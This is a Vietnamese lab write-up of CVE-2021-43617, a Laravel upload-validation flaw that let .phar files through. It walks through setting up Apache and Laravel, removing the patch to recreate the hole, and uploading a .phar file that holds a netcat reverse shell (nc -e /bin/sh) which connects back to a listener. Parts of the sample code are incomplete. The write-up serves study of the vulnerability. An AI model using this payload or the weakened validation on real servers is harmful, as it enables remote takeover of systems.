

# CVE-2021-43617

## 1. Tổng quan:

Laravel Framework không chặn đủ việc tải lên các nội dung PHP vì Illuminate/Validation/Concerns/ValidatesAttributes.php không kiểm tra các tệp “. phar”, được xử lý dưới dạng ứng dụng “/x-httpd-php” trên các hệ thống Debian.

NOTE: this CVE Record is for Laravel Framework and is unrelated to any reports concerning incorrectly written user applications for image upload.

Thông tin cơ bản:

CVSS Score	9.8 (theo NVD)
Mức độ nghiêm trọng	Critical
Nền tảng	Laravel Framework
Loại lỗ hổng	Unrestricted Upload of File with Dangerous Type
Phiên bản ảnh hưởng	<=8.70.2

## 2. Chi tiết lỗ hổng

- Mặc định php apache sẽ thực thi các ứng dụng “/x-httpd-php” với các extension “.ph(ar|p|tml)” là nguyên nhân dẫn đến CVE này.

```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

- Mặt khác việc function “shouldBlockPhpUpload” của Laravel chặn không đầy đủ các tệp có thể tải lên cũng là 1 trong số các nguyên nhân.

```
protected function shouldBlockPhpUpload($value, $parameters)
{
    if (in_array('php', $parameters)) {
        return false;
    }

    $phpExtensions = [
        'php', 'php3', 'php4', 'php5', 'phtml',
    ];

    return ($value instanceof UploadedFile)
        ? in_array(trim(strtolower($value->getClientOriginalExtension())), $phpExtensions)
        : in_array(trim(strtolower($value->getExtension())), $phpExtensions);
}
```

Kẻ tấn công vẫn có thể tải lên tệp “.phar” để đưa các mã php tấn công vào

Từ đoạn code

```
“return ($value instanceof UploadedFile)  
? in_array(trim(strtolower($value->getClientOriginalExtension())), $phpExtensions)  
: in_array(trim(strtolower($value->getExtension())), $phpExtensions);”
```

Ta thấy file tải lên sẽ được duyệt qua UploadFile. Tiếp theo tại UploadFile tệp sẽ đi qua function “fake()”

```
public static function fake()  
{  
    return new FileFactory;  
}
```

Function này trả về kết quả của lớp “FileFactory”. Mà class FileFactory này là class sẽ đọc dữ liệu tệp chúng ta upload lên và tạo 1 tệp fake tương tự để hiển thị kết quả. Vì thế nếu ta tải lên 1 file phar có chứa mã php thì file này sẽ được đọc và các lệnh php bên trong sẽ được thực thi.


hệ thống.

+> Từ 2 nguyên nhân trên kẻ tấn công có thể tạo những payload và lưu chúng vào tệp “.phar” để tấn công người dùng sử dụng Os Debian.

### 3. Thông tin bản vá.

Sau khi có thông tin về CVE thì Laravel đã phát hành bản vá mới

<https://github.com/laravel/framework/releases/tag/v8.71.0>



Để ngăn chặn việc tải lên các tệp “.phar” các nhà phát triển đã thêm Extensions này vào trong danh sách blacklist.


### 4. Cài đặt Laravel

- Step1: Tải và cài đặt PHP và Composers, Apache2

```
`sudo apt install php libapache2-mod-php php-mbstring php-xmlrpc php-soap php-gd php-xml php-cli php-zip php-bcmath php-tokenizer php-json php-pear`  
`sudo apt install composer`  
`sudo apt install apache2`
```
- Tải và cài đặt Laravel thông qua Composer trong “var/www/html”

```
`cd /var/www/html`  
`composer create-project --prefer-dist laravel/laravel test`
```
- Config Laravel chạy trên Apache
  - Cấp quyền cho Laravel: ``sudo chmod -R 775 /var/www/html/test``
  - Bật ‘mod\_rewrite’ cho apache: ``sudo a2enmod rewrite && sudo service apache2 restart``
  - Cấu hình config bật “AllowOverride” cho apache trong “/etc/apache2/apache2.conf”

```
`sudo nano /etc/apache2/apache2.conf`
```



- Tạo VM của apache cho Laravel:

- Tạo 1 mục config mới

`sudo cp /etc/apache2/sites-available/000-default.conf /etc/apache2/sites-available/laravel.conf`

- Chỉnh sửa mục config này thành

`sudo nano /etc/apache2/sites-available/laravel.conf`

```
ameVirtualHost *:8080
Listen 8080

<VirtualHost *:8080>
    ServerAdmin admin@example.com
    #ServerName laravel.dev
    #ServerAlias www.laravel.dev
    DocumentRoot /var/www/html/test/public

    <Directory /var/www/html/test/public>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        Order allow,deny
        allow from all
        Require all granted
    </Directory>

    LogLevel debug
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

- Enable VM mới và disable VM cũ:

`sudo a2ensite laravel.conf && sudo a2dissite 000-default.conf`


- Khởi động lại apache2:

`sudo service apache2 restart`

- Vào “/var/www/html/test” thực hiện

`sudo composer install && composer fund`

- Vào browser load <http://192.168.107.132:8080>



## 5. Triển khai CVE

- Step1: tạo ra Vul giống bản 8.70.2 bằng cách xóa “phar” ra khỏi blacklist  
`sudo nano`  
`vendor/laravel/framework/src/Illuminate/Validation/Concerns/ValidatesAttributes.php`

```

* @return bool
*/
protected function shouldBlockPhpUpload($value, $parameters)
{
    if (in_array('php', $parameters)) {
        return false;
    }

    $phpExtensions = [
        'php', 'php3', 'php4', 'php5', 'phtml',
    ];

    return ($value instanceof UploadedFile)
        ? in_array(trim(strtolower($value->getClientOriginalExtension())), $phpExtensions)
        : in_array(trim(strtolower($value->getExtension())), $phpExtensions);
}

/**
 * Validate the size of an attribute is greater than a minimum value.
 *
 * @param string $attribute
 * @param mixed $value
 * @param array $parameters
 * @return bool

```

- Step2: Tạo đường dẫn trong tệp “`routes/web.php`”

```

<?php
use Illuminate\Support\Facades\Route;
use App\Http\Controllers\Upload;
Route::get('upload', [ App\Http\Controllers\Upload::class, 'imageUpload' ]->name('image.upload'));
Route::post('upload', [ App\Http\Controllers\Upload::class, 'imageUploadPost' ]->name('image.upload.post'));

Route::get('/', function () {
    return view('welcome');
});

```

- Step3: Tạo file front-end cho đoạn code trong  
“resources/views/Upload.blade.php”

```
GNU nano 5.4 Upload.blade.php
<?php
<doctype html>
<html>
<head>
<title>CVE</title>
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="panel panel-primary">
<div class="panel-heading"><h2>Tes x Test</h2></div>
<div class="panel-body">
@if ($message = Session::get('success'))
<div class="alert alert-success alert-block">
<button type="button" class="close" data-dismiss="alert"></button>
<strong>{{ $message }}</strong>
</div>

@endif
@if ($message = Session::get('fail'))
<div class="alert alert-success alert-block">
<button type="button" class="close" data-dismiss="alert"></button>
<strong>{{ $message }}</strong>
</div>
@endif
@if (count($errors) > 0)
<div class="alert alert-danger">
<strong>Whoops!</strong> There were some problems with your input.
<ul>
@foreach ($errors->all() as $error)
<li>{{ $error }}</li>
@endforeach
</ul>
</div>
@endif
<form action="{{ route('image.upload.post') }}" method="POST" enctype="multipart/form-data">
<div class="row">
<div class="col-md-6">
<input type="file" name="image" class="form-control">
</div>
<div class="col-md-6">
<button type="submit" class="btn btn-success">Upload</button>
</div>
</div>
</form>
</div>
</body>
</html>
```

- Step4: Tạo file Controlor cho đoạn code tại đây ta sẽ gọi đến function  
“shouldBlockPhpUpload” để validate các file tải lên.  
“app/Http/Controllers/Upload.php”

```
GNU nano 5.4 Upload.php
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
use Illuminate\Validation\Concerns\ValidatesAttributes;


trait Validated {
    use ValidatesAttributes;
    public function validate($value, $parameters){
        return ($this->shouldBlockPhpUpload($value, $parameters));
    }
}

class Validate{
    use Validated;
}

class Upload extends Controller
{
    /**
     * Display a listing of the resource.
     *
     * @return \Illuminate\Http\Response
     */
    public function imageUpload()
    {
        return view('Upload');
    }

    /**
     * Display a listing of the resource.
     *
     * @return \Illuminate\Http\Response
     */
}
```


- Step5: Khởi chạy apache trên browser



- Step6: Up Image.

Tes x Test

You have successfully upload image. ✕



No file selected.

- Step7: Upload file phar với data bên trong là 1 tệp shell.

```
(tuando@kali) ~
$ cat test.phar
<?php system("nc -e /bin/sh 192.168.107.128 4444"); ?>
(tuando@kali) ~
```

Tes x Test

test.phar

```
tuando@tuando22:/etc/apache2/sites-available$ n
Listening on 0.0.0.0 4444
Connection received on 192.168.107.132 44750
ls
```